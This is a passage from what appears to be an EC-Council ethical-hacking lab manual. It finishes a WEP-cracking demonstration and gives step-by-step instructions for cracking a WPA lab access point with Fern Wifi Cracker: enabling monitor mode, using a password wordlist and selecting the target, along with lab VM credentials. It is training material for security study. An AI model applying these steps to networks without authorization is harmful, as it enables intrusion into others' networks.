


Figure 3.3.18: Successfully connected to the CEH-LABS access point

Note: In real-life attacks, attackers will use this key to connect to the access point and joint the target network. Once they enter the target network, they can use scanning tools to scan for open devices, perform a vulnerability analysis, and then start exploiting any vulnerabilities they find.

39. This concludes the demonstration of how to crack a WEP network using Aircrack-ng.
40. Unplug the **Linksys 802.11 g WLAN** adapter.
41. Close all open windows and document all the acquired information.
42. Turn off the **Parrot Security** virtual machine.

TASK 4 Crack a WPA Network using Fern Wifi Cracker

Here, we will use Fern Wifi Cracker to crack a WPA network.

WPA (Wi-Fi Protected Access) is an advanced wireless encryption protocol defined by the 802.11i standard that uses a Temporal Key Integrity Protocol (TKIP), 48-bit IV, and 64-bit Message Integrity Code (MIC) integrity check. TKIP utilizes the RC4 stream cipher encryption with 128-bit keys. The result is stronger encryption and authentication than WEP.

Note: Before starting this task, you need to configure your access point router (**CEH-LABS**) to use WPA encryption. To do so, navigate to the router's default IP address and change the authentication settings from WEP to WPA. Set the password as **password1**.

Note: Before starting this task, you will also need to enable the ethernet adapter in the **Windows 10** virtual machine.

1. In the **Windows 10** virtual machine, open **Control Panel** and navigate to **Network and Internet → Network and Sharing Center**.
2. In the **Network and Sharing Center** window, click **Change adapter settings** from the left pane.
3. In the **Network Connections** window, right-click the **Ethernet0** adapter and click Enable from the options.
4. **Ethernet0** will now be enabled. Close all open windows.
5. Turn on the **Parrot Security** virtual machine.
6. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

🗁 The TKIP encryption protocol enables WPA to eliminate the weaknesses of WEP by including per-packet mixing functions, message integrity checks, extended initialization vectors, and rekeying mechanisms. Nonetheless, the WPA encryption method has its own vulnerabilities and can be cracked using various techniques and tools.

🗁 Fern Wifi Cracker is a wireless security auditing and attack software program that is able to crack and recover WEP/WPA keys, as well as run other network-based attacks on wired or wireless networks. The various types of wireless attacks that the program can carry out include session hijacking, service brute-forcing, HTTP injection, and more.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

7. Plug in the **Linksys 802.11 g WLAN** adapter.
8. A **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Parrot Security**. Click **OK**.




Figure 3.4.1: New USB Device Detected window

Note: In this task, we will use a sample password file (**password.txt**) containing a list of passwords to crack the target WPA network.

9. First, we will copy the **password.txt** file from the shared network drive to the **Desktop** of the **Parrot Security** virtual machine.
10. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
11. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
12. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Navigate to **CEHv11 Module 16 Hacking Wireless Networks\Wordlist** and copy the file **password.txt**. Close the window.




Figure 3.4.2: Copy password.txt

14. Paste **password.txt** on the **/attacker/Desktop**.




Figure 3.4.3: Paste password.txt file in the root directory

15. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
16. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

17. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 4.1

Launch Fern Wifi Cracker Application

18. In the **Parrot Terminal** window, type **fern-wifi-cracker**, and press **Enter** to launch the Fern Wifi Cracker application.




Figure 3.4.4: Launch Fern Wifi Cracker Application

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. **Fern WIFI Cracker** opens. If a **Fern Professional** pop-up appears, click **No**.
20. Click **Select Interface** and from the drop-down list, select the **wlan0** interface.
21. A **Tips - Scan settings** pop-up appears, click **Ok**.
22. The selected adapter (**wlan0**) loads, and the notification **Monitor Mode Enabled on wlan0mon** appears in the selected network adapter field.

TASK 4.2

Discover WPA Enabled Access Points

23. Click the **Scan for Access points** button to initialize the scan for the access points.




Figure 3.4.5: Scan for access points

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Note that detected access points with WPA enabled are shown next to the **Wi Fi WPA** button.

Note: The number of detected WPA networks will differ in your lab environment.

25. Click the **Wi Fi WPA** button.




Figure 3.4.6: Click Wi Fi WPA button

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.3

Select the Target Access Point

26. The **attack Panel** window appears. A list of access points with WPA enabled appears under **Select Target Access Point**. In this task, we will crack the **CEH-LABS** WPA access point.
27. Select **CEH-LABS** from the list and click the **Browse** button present at the bottom-right corner of the window.

